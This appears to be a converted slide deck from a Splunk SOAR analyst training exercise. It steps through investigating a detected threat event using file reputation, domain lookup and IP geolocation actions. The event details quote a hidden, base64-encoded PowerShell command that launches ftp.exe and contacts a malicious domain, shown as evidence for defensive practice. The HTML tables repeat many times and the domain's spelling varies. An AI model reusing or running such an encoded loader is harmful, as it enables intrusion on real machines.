kbWluL2dIdC5waHAn0yREQVRBPSRXQy5Eb1dOTG9hRERBVEEoJFNFUiskVck7JGJWPSREQXRhWzAuLjNdOyREYXRBPsrkQVRhWzQuLREYVRhLmxFTkdUaF07LUpvSU5bQ0hhcltdXSqmICRSICRKyVRhlCgkSVYrJEspIKxxJRVg=</code> <tr> <td>cmdLine</td> <td><code>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</code></td> </tr> <tr> <td>destinationDnsDomain</td> <td><code>fpteraardella.band</code></td> </tr> <tr> <td>dvc_asset_tag</td> <td><code>windows</code></td> </tr> <tr> <td>fileHashSha1</td> <td><code>7C9F42D82849DAFC25EF972EA24EE042FB2F399D</code></td> </tr> <tr> <td>signature</td> <td></td> </tr> <tr> <td>sourceDnsDomain</td> <td></td> </tr> <tr> <td>sourceUserName</td> <td></td> </tr> <tr> <td>user_identity_tag</td> <td></td> </tr>	cmdLine	<code>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</code>	destinationDnsDomain	<code>fpteraardella.band</code>	dvc_asset_tag	<code>windows</code>	fileHashSha1	<code>7C9F42D82849DAFC25EF972EA24EE042FB2F399D</code>	signature		sourceDnsDomain		sourceUserName		user_identity_tag	
cmdLine	<code>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</code>																
destinationDnsDomain	<code>fpteraardella.band</code>																
dvc_asset_tag	<code>windows</code>																
fileHashSha1	<code>7C9F42D82849DAFC25EF972EA24EE042FB2F399D</code>																
signature																	
sourceDnsDomain																	
sourceUserName																	
user_identity_tag																	

A modal window titled 'file reputation' is open over the table, showing search results:

- Generic (0)
- Investigate (1)
 - file reputation** (highlighted with a pink box and a 'Click!' callout)
- Correct (0)
- Contain (0)

At the bottom of the interface are 'Widgets' and 'Notes' buttons.

Investigating the Event – File Reputation

Run Action By Type By App Task

Action Name: user initiated file reputation action Schedule

< file reputation

Search assets... virustotal

Configure file reputation on virustotal
Using App: VirusTotal Dev

hash: 7C9F42D82849DAFC25EF972EA24EE042F

ADD ANOTHER DELETE SAVE

Click!

CANCEL LAUNCH

Investigating the Event – File Reputation

Threat Activity Detected

Activity	Workbook	Guidance	Timeline	Artifacts	Evidence	Files	Approvals	Reports	Action	Playbook	Artifact																																																																										
Recent Activity																																																																																					
<table border="1"> <thead> <tr> <th>ID</th> <th>Label</th> <th>Name</th> <th>Severity</th> <th>Created By</th> <th>Tags</th> </tr> </thead> <tbody> <tr> <td>2</td> <td>event</td> <td>Threat Activity Detected</td> <td>Low</td> <td></td> <td></td> </tr> <tr> <td></td> <td>Name</td> <td>Threat Activity Detected</td> <td>Created</td> <td>Mar 12th 2019 at 1:54 am</td> <td></td> </tr> <tr> <td></td> <td>Label</td> <td>event</td> <td>Type</td> <td>N/A</td> <td></td> </tr> <tr> <td></td> <td>Source ID</td> <td>37e51842-9ff0-45b1-91b7-98056e5704ed</td> <td>Severity</td> <td>Low</td> <td></td> </tr> <tr> <td></td> <td>Start Time</td> <td>Mar 12th 2019 at 1:54 am</td> <td></td> <td></td> <td></td> </tr> <tr> <td colspan="12">Details</td> </tr> <tr> <td colspan="12"> <table border="1"> <thead> <tr> <th>CommandLine</th> <th>C:\Windows\system32\ftp.exe -i -s:winsys64.dll</th> </tr> </thead> <tbody> <tr> <td>ParentCommandLine</td> <td>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1J1Z10uQXNTRW1tFkuR2V0VfIQRSGnU3lzdGVtLk1hbmZw1lbnQuJxV0b21hdGvb15BxKnpvXRpBhMnKwv/eyRfxvlyerfLkdjVEZJZUkkKCdhbxNpSW5pdE2haWzIccsJ05vb1YmxpYxTdGf0awMMkSSTRxRWyUxVRsgkbVmBcwkvFjTRSIg01tTWXN02Z0w0TkvQlNFUnZjQVQ7T0lUVE1bmnFrVJdOpFWFBFV3QxMD8Bb250aU51ZT0wOyR3Qz10RVctT2JqRUN0iFNzC1RTS0ZVQuV0iQ2xpRW500yR1PSdn3ppbgxhLuUmaCaV2luZG93cyB0VCA2LjE7IfDpVzY0o8UcmrlkZW50LzcUMDsgmYGMTEuMClkgGrZSBHZWrbyc7W1NSc3Rlsb50ZxQuJz2ydmjlZVbvaW50TWFuYWdlo60INicnZicklcnRp2mjlYXRlvmfsaWrhdGhbkNhbGxYWNNrl00geyRCnvvITskd2MuSGVBZGVSLy5RZEQo1VzzXH1QWdlbnQnLcR1KtSkvDMutlH_lvh-H9-W1NSU1RFbSS02ZXQvJ2VCIJKVRVWV7d060kRFZkF1bfRXZUJQcm94WtSkv2MuFJPe1kuQ1JIRgVOdIhbFMgPSBbU3l2devtIk5Fd50ckvkRw50aWfRMQ2FSGZD0jpeEZUZbdIx01mv0D9sa0NSRUtRmJQWxzoyRLPvtTeXn0Rw0uVG4dc5fbrnIPREluz1060kFT00JLkdveJ5VGVTKcczo0ky0h0lZG030GU42WEyJzU00TQ22DMyMDilMTZl0ccp0yRSpxskRCwksZ0lQVJnczskUz0wL4yNTUTMC4uMuJU1FCV7_Eo9kCRKkyRTWyRfXskSt1skxyUlksy5db3V0df0pJT1NjskU1skX10sJNbJEpdPSRTWyRfXskwU1skX190yReFCV7JEK9KCRJkZEpJTTNjskSD0oJegrJFnbJEldCRTkWryIXT0kUtsksFOjFNbuJEldoyRfLU4T1lkU1soJNbJEldkyRTWyRfXskMjU2XX190yR3y5z2WFkrJzJkFEZCgjQ29v2llwic2zcl2bjtscnRSSErqtZJTDVoL2Q4RWTrNfFzeHlQdma9lk7JHnIcj0naRH0cmFhcmRlbGxhLm.lhbmQ6NDQzJskdD0nL2FkbWlL2ldlC5wahAnoYREQVRBPSRXQy5eb1d0TG9hREBVEEoJFNfUskvCk7JGWFPSREQXRhWzAuJnd0yREYXRBPsrkQvRhWzQuLiREYVRhlmxFtkdUaF07LUpvSU5bQ0hhcltdXSgmlCRSlCRKvRhCgksVVJEspxKxxJRpvg=</td> </tr> <tr> <td>ParentImage</td> <td>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</td> </tr> <tr> <td>cmdLine</td> <td>C:\Windows\system32\ftp.exe -i -s:winsys64.dll</td> </tr> <tr> <td>destinationDnsDomain</td> <td>fpetraardella.band</td> </tr> <tr> <td>dvc_asset_tag</td> <td>windows</td> </tr> <tr> <td>fileHashSha1</td> <td>7C9F42D82849DAFC25EF972EA24EE042FB2F399d</td> </tr> </tbody> </table> </td> </tr> </tbody> </table>												ID	Label	Name	Severity	Created By	Tags	2	event	Threat Activity Detected	Low				Name	Threat Activity Detected	Created	Mar 12th 2019 at 1:54 am			Label	event	Type	N/A			Source ID	37e51842-9ff0-45b1-91b7-98056e5704ed	Severity	Low			Start Time	Mar 12th 2019 at 1:54 am				Details												<table border="1"> <thead> <tr> <th>CommandLine</th> <th>C:\Windows\system32\ftp.exe -i -s:winsys64.dll</th> </tr> </thead> <tbody> <tr> <td>ParentCommandLine</td> <td>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1J1Z10uQXNTRW1tFkuR2V0VfIQRSGnU3lzdGVtLk1hbmZw1lbnQuJxV0b21hdGvb15BxKnpvXRpBhMnKwv/eyRfxvlyerfLkdjVEZJZUkkKCdhbxNpSW5pdE2haWzIccsJ05vb1YmxpYxTdGf0awMMkSSTRxRWyUxVRsgkbVmBcwkvFjTRSIg01tTWXN02Z0w0TkvQlNFUnZjQVQ7T0lUVE1bmnFrVJdOpFWFBFV3QxMD8Bb250aU51ZT0wOyR3Qz10RVctT2JqRUN0iFNzC1RTS0ZVQuV0iQ2xpRW500yR1PSdn3ppbgxhLuUmaCaV2luZG93cyB0VCA2LjE7IfDpVzY0o8UcmrlkZW50LzcUMDsgmYGMTEuMClkgGrZSBHZWrbyc7W1NSc3Rlsb50ZxQuJz2ydmjlZVbvaW50TWFuYWdlo60INicnZicklcnRp2mjlYXRlvmfsaWrhdGhbkNhbGxYWNNrl00geyRCnvvITskd2MuSGVBZGVSLy5RZEQo1VzzXH1QWdlbnQnLcR1KtSkvDMutlH_lvh-H9-W1NSU1RFbSS02ZXQvJ2VCIJKVRVWV7d060kRFZkF1bfRXZUJQcm94WtSkv2MuFJPe1kuQ1JIRgVOdIhbFMgPSBbU3l2devtIk5Fd50ckvkRw50aWfRMQ2FSGZD0jpeEZUZbdIx01mv0D9sa0NSRUtRmJQWxzoyRLPvtTeXn0Rw0uVG4dc5fbrnIPREluz1060kFT00JLkdveJ5VGVTKcczo0ky0h0lZG030GU42WEyJzU00TQ22DMyMDilMTZl0ccp0yRSpxskRCwksZ0lQVJnczskUz0wL4yNTUTMC4uMuJU1FCV7_Eo9kCRKkyRTWyRfXskSt1skxyUlksy5db3V0df0pJT1NjskU1skX10sJNbJEpdPSRTWyRfXskwU1skX190yReFCV7JEK9KCRJkZEpJTTNjskSD0oJegrJFnbJEldCRTkWryIXT0kUtsksFOjFNbuJEldoyRfLU4T1lkU1soJNbJEldkyRTWyRfXskMjU2XX190yR3y5z2WFkrJzJkFEZCgjQ29v2llwic2zcl2bjtscnRSSErqtZJTDVoL2Q4RWTrNfFzeHlQdma9lk7JHnIcj0naRH0cmFhcmRlbGxhLm.lhbmQ6NDQzJskdD0nL2FkbWlL2ldlC5wahAnoYREQVRBPSRXQy5eb1d0TG9hREBVEEoJFNfUskvCk7JGWFPSREQXRhWzAuJnd0yREYXRBPsrkQvRhWzQuLiREYVRhlmxFtkdUaF07LUpvSU5bQ0hhcltdXSgmlCRSlCRKvRhCgksVVJEspxKxxJRpvg=</td> </tr> <tr> <td>ParentImage</td> <td>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</td> </tr> <tr> <td>cmdLine</td> <td>C:\Windows\system32\ftp.exe -i -s:winsys64.dll</td> </tr> <tr> <td>destinationDnsDomain</td> <td>fpetraardella.band</td> </tr> <tr> <td>dvc_asset_tag</td> <td>windows</td> </tr> <tr> <td>fileHashSha1</td> <td>7C9F42D82849DAFC25EF972EA24EE042FB2F399d</td> </tr> </tbody> </table>												CommandLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll	ParentCommandLine	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1J1Z10uQXNTRW1tFkuR2V0VfIQRSGnU3lzdGVtLk1hbmZw1lbnQuJxV0b21hdGvb15BxKnpvXRpBhMnKwv/eyRfxvlyerfLkdjVEZJZUkkKCdhbxNpSW5pdE2haWzIccsJ05vb1YmxpYxTdGf0awMMkSSTRxRWyUxVRsgkbVmBcwkvFjTRSIg01tTWXN02Z0w0TkvQlNFUnZjQVQ7T0lUVE1bmnFrVJdOpFWFBFV3QxMD8Bb250aU51ZT0wOyR3Qz10RVctT2JqRUN0iFNzC1RTS0ZVQuV0iQ2xpRW500yR1PSdn3ppbgxhLuUmaCaV2luZG93cyB0VCA2LjE7IfDpVzY0o8UcmrlkZW50LzcUMDsgmYGMTEuMClkgGrZSBHZWrbyc7W1NSc3Rlsb50ZxQuJz2ydmjlZVbvaW50TWFuYWdlo60INicnZicklcnRp2mjlYXRlvmfsaWrhdGhbkNhbGxYWNNrl00geyRCnvvITskd2MuSGVBZGVSLy5RZEQo1VzzXH1QWdlbnQnLcR1KtSkvDMutlH_lvh-H9-W1NSU1RFbSS02ZXQvJ2VCIJKVRVWV7d060kRFZkF1bfRXZUJQcm94WtSkv2MuFJPe1kuQ1JIRgVOdIhbFMgPSBbU3l2devtIk5Fd50ckvkRw50aWfRMQ2FSGZD0jpeEZUZbdIx01mv0D9sa0NSRUtRmJQWxzoyRLPvtTeXn0Rw0uVG4dc5fbrnIPREluz1060kFT00JLkdveJ5VGVTKcczo0ky0h0lZG030GU42WEyJzU00TQ22DMyMDilMTZl0ccp0yRSpxskRCwksZ0lQVJnczskUz0wL4yNTUTMC4uMuJU1FCV7_Eo9kCRKkyRTWyRfXskSt1skxyUlksy5db3V0df0pJT1NjskU1skX10sJNbJEpdPSRTWyRfXskwU1skX190yReFCV7JEK9KCRJkZEpJTTNjskSD0oJegrJFnbJEldCRTkWryIXT0kUtsksFOjFNbuJEldoyRfLU4T1lkU1soJNbJEldkyRTWyRfXskMjU2XX190yR3y5z2WFkrJzJkFEZCgjQ29v2llwic2zcl2bjtscnRSSErqtZJTDVoL2Q4RWTrNfFzeHlQdma9lk7JHnIcj0naRH0cmFhcmRlbGxhLm.lhbmQ6NDQzJskdD0nL2FkbWlL2ldlC5wahAnoYREQVRBPSRXQy5eb1d0TG9hREBVEEoJFNfUskvCk7JGWFPSREQXRhWzAuJnd0yREYXRBPsrkQvRhWzQuLiREYVRhlmxFtkdUaF07LUpvSU5bQ0hhcltdXSgmlCRSlCRKvRhCgksVVJEspxKxxJRpvg=	ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	cmdLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll	destinationDnsDomain	fpetraardella.band	dvc_asset_tag	windows	fileHashSha1	7C9F42D82849DAFC25EF972EA24EE042FB2F399d
ID	Label	Name	Severity	Created By	Tags																																																																																
2	event	Threat Activity Detected	Low																																																																																		
	Name	Threat Activity Detected	Created	Mar 12th 2019 at 1:54 am																																																																																	
	Label	event	Type	N/A																																																																																	
	Source ID	37e51842-9ff0-45b1-91b7-98056e5704ed	Severity	Low																																																																																	
	Start Time	Mar 12th 2019 at 1:54 am																																																																																			
Details																																																																																					
<table border="1"> <thead> <tr> <th>CommandLine</th> <th>C:\Windows\system32\ftp.exe -i -s:winsys64.dll</th> </tr> </thead> <tbody> <tr> <td>ParentCommandLine</td> <td>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1J1Z10uQXNTRW1tFkuR2V0VfIQRSGnU3lzdGVtLk1hbmZw1lbnQuJxV0b21hdGvb15BxKnpvXRpBhMnKwv/eyRfxvlyerfLkdjVEZJZUkkKCdhbxNpSW5pdE2haWzIccsJ05vb1YmxpYxTdGf0awMMkSSTRxRWyUxVRsgkbVmBcwkvFjTRSIg01tTWXN02Z0w0TkvQlNFUnZjQVQ7T0lUVE1bmnFrVJdOpFWFBFV3QxMD8Bb250aU51ZT0wOyR3Qz10RVctT2JqRUN0iFNzC1RTS0ZVQuV0iQ2xpRW500yR1PSdn3ppbgxhLuUmaCaV2luZG93cyB0VCA2LjE7IfDpVzY0o8UcmrlkZW50LzcUMDsgmYGMTEuMClkgGrZSBHZWrbyc7W1NSc3Rlsb50ZxQuJz2ydmjlZVbvaW50TWFuYWdlo60INicnZicklcnRp2mjlYXRlvmfsaWrhdGhbkNhbGxYWNNrl00geyRCnvvITskd2MuSGVBZGVSLy5RZEQo1VzzXH1QWdlbnQnLcR1KtSkvDMutlH_lvh-H9-W1NSU1RFbSS02ZXQvJ2VCIJKVRVWV7d060kRFZkF1bfRXZUJQcm94WtSkv2MuFJPe1kuQ1JIRgVOdIhbFMgPSBbU3l2devtIk5Fd50ckvkRw50aWfRMQ2FSGZD0jpeEZUZbdIx01mv0D9sa0NSRUtRmJQWxzoyRLPvtTeXn0Rw0uVG4dc5fbrnIPREluz1060kFT00JLkdveJ5VGVTKcczo0ky0h0lZG030GU42WEyJzU00TQ22DMyMDilMTZl0ccp0yRSpxskRCwksZ0lQVJnczskUz0wL4yNTUTMC4uMuJU1FCV7_Eo9kCRKkyRTWyRfXskSt1skxyUlksy5db3V0df0pJT1NjskU1skX10sJNbJEpdPSRTWyRfXskwU1skX190yReFCV7JEK9KCRJkZEpJTTNjskSD0oJegrJFnbJEldCRTkWryIXT0kUtsksFOjFNbuJEldoyRfLU4T1lkU1soJNbJEldkyRTWyRfXskMjU2XX190yR3y5z2WFkrJzJkFEZCgjQ29v2llwic2zcl2bjtscnRSSErqtZJTDVoL2Q4RWTrNfFzeHlQdma9lk7JHnIcj0naRH0cmFhcmRlbGxhLm.lhbmQ6NDQzJskdD0nL2FkbWlL2ldlC5wahAnoYREQVRBPSRXQy5eb1d0TG9hREBVEEoJFNfUskvCk7JGWFPSREQXRhWzAuJnd0yREYXRBPsrkQvRhWzQuLiREYVRhlmxFtkdUaF07LUpvSU5bQ0hhcltdXSgmlCRSlCRKvRhCgksVVJEspxKxxJRpvg=</td> </tr> <tr> <td>ParentImage</td> <td>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</td> </tr> <tr> <td>cmdLine</td> <td>C:\Windows\system32\ftp.exe -i -s:winsys64.dll</td> </tr> <tr> <td>destinationDnsDomain</td> <td>fpetraardella.band</td> </tr> <tr> <td>dvc_asset_tag</td> <td>windows</td> </tr> <tr> <td>fileHashSha1</td> <td>7C9F42D82849DAFC25EF972EA24EE042FB2F399d</td> </tr> </tbody> </table>												CommandLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll	ParentCommandLine	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1J1Z10uQXNTRW1tFkuR2V0VfIQRSGnU3lzdGVtLk1hbmZw1lbnQuJxV0b21hdGvb15BxKnpvXRpBhMnKwv/eyRfxvlyerfLkdjVEZJZUkkKCdhbxNpSW5pdE2haWzIccsJ05vb1YmxpYxTdGf0awMMkSSTRxRWyUxVRsgkbVmBcwkvFjTRSIg01tTWXN02Z0w0TkvQlNFUnZjQVQ7T0lUVE1bmnFrVJdOpFWFBFV3QxMD8Bb250aU51ZT0wOyR3Qz10RVctT2JqRUN0iFNzC1RTS0ZVQuV0iQ2xpRW500yR1PSdn3ppbgxhLuUmaCaV2luZG93cyB0VCA2LjE7IfDpVzY0o8UcmrlkZW50LzcUMDsgmYGMTEuMClkgGrZSBHZWrbyc7W1NSc3Rlsb50ZxQuJz2ydmjlZVbvaW50TWFuYWdlo60INicnZicklcnRp2mjlYXRlvmfsaWrhdGhbkNhbGxYWNNrl00geyRCnvvITskd2MuSGVBZGVSLy5RZEQo1VzzXH1QWdlbnQnLcR1KtSkvDMutlH_lvh-H9-W1NSU1RFbSS02ZXQvJ2VCIJKVRVWV7d060kRFZkF1bfRXZUJQcm94WtSkv2MuFJPe1kuQ1JIRgVOdIhbFMgPSBbU3l2devtIk5Fd50ckvkRw50aWfRMQ2FSGZD0jpeEZUZbdIx01mv0D9sa0NSRUtRmJQWxzoyRLPvtTeXn0Rw0uVG4dc5fbrnIPREluz1060kFT00JLkdveJ5VGVTKcczo0ky0h0lZG030GU42WEyJzU00TQ22DMyMDilMTZl0ccp0yRSpxskRCwksZ0lQVJnczskUz0wL4yNTUTMC4uMuJU1FCV7_Eo9kCRKkyRTWyRfXskSt1skxyUlksy5db3V0df0pJT1NjskU1skX10sJNbJEpdPSRTWyRfXskwU1skX190yReFCV7JEK9KCRJkZEpJTTNjskSD0oJegrJFnbJEldCRTkWryIXT0kUtsksFOjFNbuJEldoyRfLU4T1lkU1soJNbJEldkyRTWyRfXskMjU2XX190yR3y5z2WFkrJzJkFEZCgjQ29v2llwic2zcl2bjtscnRSSErqtZJTDVoL2Q4RWTrNfFzeHlQdma9lk7JHnIcj0naRH0cmFhcmRlbGxhLm.lhbmQ6NDQzJskdD0nL2FkbWlL2ldlC5wahAnoYREQVRBPSRXQy5eb1d0TG9hREBVEEoJFNfUskvCk7JGWFPSREQXRhWzAuJnd0yREYXRBPsrkQvRhWzQuLiREYVRhlmxFtkdUaF07LUpvSU5bQ0hhcltdXSgmlCRSlCRKvRhCgksVVJEspxKxxJRpvg=	ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	cmdLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll	destinationDnsDomain	fpetraardella.band	dvc_asset_tag	windows	fileHashSha1	7C9F42D82849DAFC25EF972EA24EE042FB2F399d																																																												
CommandLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll																																																																																				
ParentCommandLine	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1J1Z10uQXNTRW1tFkuR2V0VfIQRSGnU3lzdGVtLk1hbmZw1lbnQuJxV0b21hdGvb15BxKnpvXRpBhMnKwv/eyRfxvlyerfLkdjVEZJZUkkKCdhbxNpSW5pdE2haWzIccsJ05vb1YmxpYxTdGf0awMMkSSTRxRWyUxVRsgkbVmBcwkvFjTRSIg01tTWXN02Z0w0TkvQlNFUnZjQVQ7T0lUVE1bmnFrVJdOpFWFBFV3QxMD8Bb250aU51ZT0wOyR3Qz10RVctT2JqRUN0iFNzC1RTS0ZVQuV0iQ2xpRW500yR1PSdn3ppbgxhLuUmaCaV2luZG93cyB0VCA2LjE7IfDpVzY0o8UcmrlkZW50LzcUMDsgmYGMTEuMClkgGrZSBHZWrbyc7W1NSc3Rlsb50ZxQuJz2ydmjlZVbvaW50TWFuYWdlo60INicnZicklcnRp2mjlYXRlvmfsaWrhdGhbkNhbGxYWNNrl00geyRCnvvITskd2MuSGVBZGVSLy5RZEQo1VzzXH1QWdlbnQnLcR1KtSkvDMutlH_lvh-H9-W1NSU1RFbSS02ZXQvJ2VCIJKVRVWV7d060kRFZkF1bfRXZUJQcm94WtSkv2MuFJPe1kuQ1JIRgVOdIhbFMgPSBbU3l2devtIk5Fd50ckvkRw50aWfRMQ2FSGZD0jpeEZUZbdIx01mv0D9sa0NSRUtRmJQWxzoyRLPvtTeXn0Rw0uVG4dc5fbrnIPREluz1060kFT00JLkdveJ5VGVTKcczo0ky0h0lZG030GU42WEyJzU00TQ22DMyMDilMTZl0ccp0yRSpxskRCwksZ0lQVJnczskUz0wL4yNTUTMC4uMuJU1FCV7_Eo9kCRKkyRTWyRfXskSt1skxyUlksy5db3V0df0pJT1NjskU1skX10sJNbJEpdPSRTWyRfXskwU1skX190yReFCV7JEK9KCRJkZEpJTTNjskSD0oJegrJFnbJEldCRTkWryIXT0kUtsksFOjFNbuJEldoyRfLU4T1lkU1soJNbJEldkyRTWyRfXskMjU2XX190yR3y5z2WFkrJzJkFEZCgjQ29v2llwic2zcl2bjtscnRSSErqtZJTDVoL2Q4RWTrNfFzeHlQdma9lk7JHnIcj0naRH0cmFhcmRlbGxhLm.lhbmQ6NDQzJskdD0nL2FkbWlL2ldlC5wahAnoYREQVRBPSRXQy5eb1d0TG9hREBVEEoJFNfUskvCk7JGWFPSREQXRhWzAuJnd0yREYXRBPsrkQvRhWzQuLiREYVRhlmxFtkdUaF07LUpvSU5bQ0hhcltdXSgmlCRSlCRKvRhCgksVVJEspxKxxJRpvg=																																																																																				
ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe																																																																																				
cmdLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll																																																																																				
destinationDnsDomain	fpetraardella.band																																																																																				
dvc_asset_tag	windows																																																																																				
fileHashSha1	7C9F42D82849DAFC25EF972EA24EE042FB2F399d																																																																																				



Investigating the Event – File Reputation

Looking at the results from VirusTotal it doesn't appear that any vendors have information about this specific file hash, however we know that it is communicating with a known malicious domain.

The screenshot shows a Splunk interface with a dark theme. On the left, there is a sidebar with event history:

- user001-splk | Alice Bluebird 42 minutes ago: user initiated domain reputation action (VirusTotal Dev) - domain = fpetraardella.band. Downloaded samples: 14, Detected uris: 30, Communicating samples: 13.
- user001-splk | Alice Bluebird 15 minutes ago: user initiated lookup domain action (ThreatMiner) - domain = fpetraardella.band. Ip: 185.43.4.11, First seen: 2019-06-26 02:30:29, Last seen: 2017-02-13 10:29:55.
- user001-splk | Alice Bluebird a minute ago: user initiated file reputation action (VirusTotal Dev) - hash = 7C9F42D82849DAFC25EF972EA24EE042F82... Positives: 0, Total scans: 66.

On the right, there is a "Widgets" section with a "VirusTotal" card. The card has a pink border and contains the following information:

- Results: 0% DETECTION RATIO
- Hash: 7C9F42D82849DAFC25EF972EA24EE042F82...
- Detections: 0
- Scanners: 0
- Statistics: 1 queried, 1 Found, 0 Detected

A pink callout box points to the "queried" value with the text "Click!".



- Check the domain reputation
- Look up the domain
- Check the file reputation
- Geolocate the IP
- Block the URL

Exercise #3 - IP Geolocation

Almost done...

Estimated Duration:
5 Minutes

Our last step in this investigation will be to use the IP found in Exercise #1 and perform a **geolocate IP** action

Use the IP address from the lookup domain action previously performed to run the next action from that widget.

What *continent* is the IP address associated with?

Hints

- The  icon next to some data types is useful for running actions quickly
- The  icon in the top-right corner of the Maxmind widget allows you to go into the underlying JSON data to answer the question
- If you wrote the IP address down from first exercise, you can run the action manually without using the in-context menu. If you figured this out, share it with the rest of the session!

Investigating the Event – Geolocate IP

The screenshot shows the ThreatMiner interface. On the left, there's a sidebar with a dropdown menu for 'lookup domain' and a 'VirusTotal' section. The main area displays a table with columns: DOMAIN, STATUS, STATUS MESSAGE, IP ADDRESS, and FIRST. A row for 'fpetaardella.band' shows 'success' status and 'None' message. The 'IP ADDRESS' column contains '185.43.4.11' with a dropdown arrow and '2019-0'. Below the table is a navigation bar with 'Overview', 'Run Action' (which is highlighted with a blue border), and 'Related Events'. To the right of the navigation bar is a search bar and a list of actions under 'Investigate (5)'. The actions listed are: 'geolocate ip', 'ip reputation', 'lookup ip', 'reverse ip', and 'whois ip'. Below this list are 'Correct (0)' and 'Contain (0)' sections. Two pink callout boxes with arrows point to the 'Run Action' button and the 'geolocate ip' action in the list. The first callout is labeled 'Click!' and has a circled '1'. The second callout is also labeled 'Click!' and has a circled '2'.

Investigating the Event – Geolocate IP

The screenshot shows the ThreatMiner interface. On the left, there's a sidebar with a dropdown menu showing "lookup domain fptraardella.band [threat min...]" and a "VirusTotal" section. The main area has a table with columns: DOMAIN, STATUS, STATUS MESSAGE, IP ADDRESS, FIRST. A single row is visible: fptraardella.band, success, None, 185.43.4.11, 2019-0. Below the table is a "Run Action" button. To the right is a "Related Events" section with a search bar and a list of actions under "Investigate (5)": geolocate ip, ip reputation, lookup ip, reverse ip, whois ip. The "geolocate ip" option is highlighted with a pink box and a pink arrow pointing to a pink box containing the text "Click!". Other sections like "Correct (0)" and "Contain (0)" are also visible.

ThreatMiner
Data Mining for Threat Intelligence

lookup domain
fptraardella.band [threat min...]

VirusTotal

DOMAIN	STATUS	STATUS MESSAGE	IP ADDRESS	FIRST
fptraardella.band	success	None	185.43.4.11	2019-0

Run Action

Related Events

Search actions

Generic (0)

Investigate (5)


- geolocate ip
- ip reputation
- lookup ip
- reverse ip
- whois ip

Correct (0)

Contain (0)

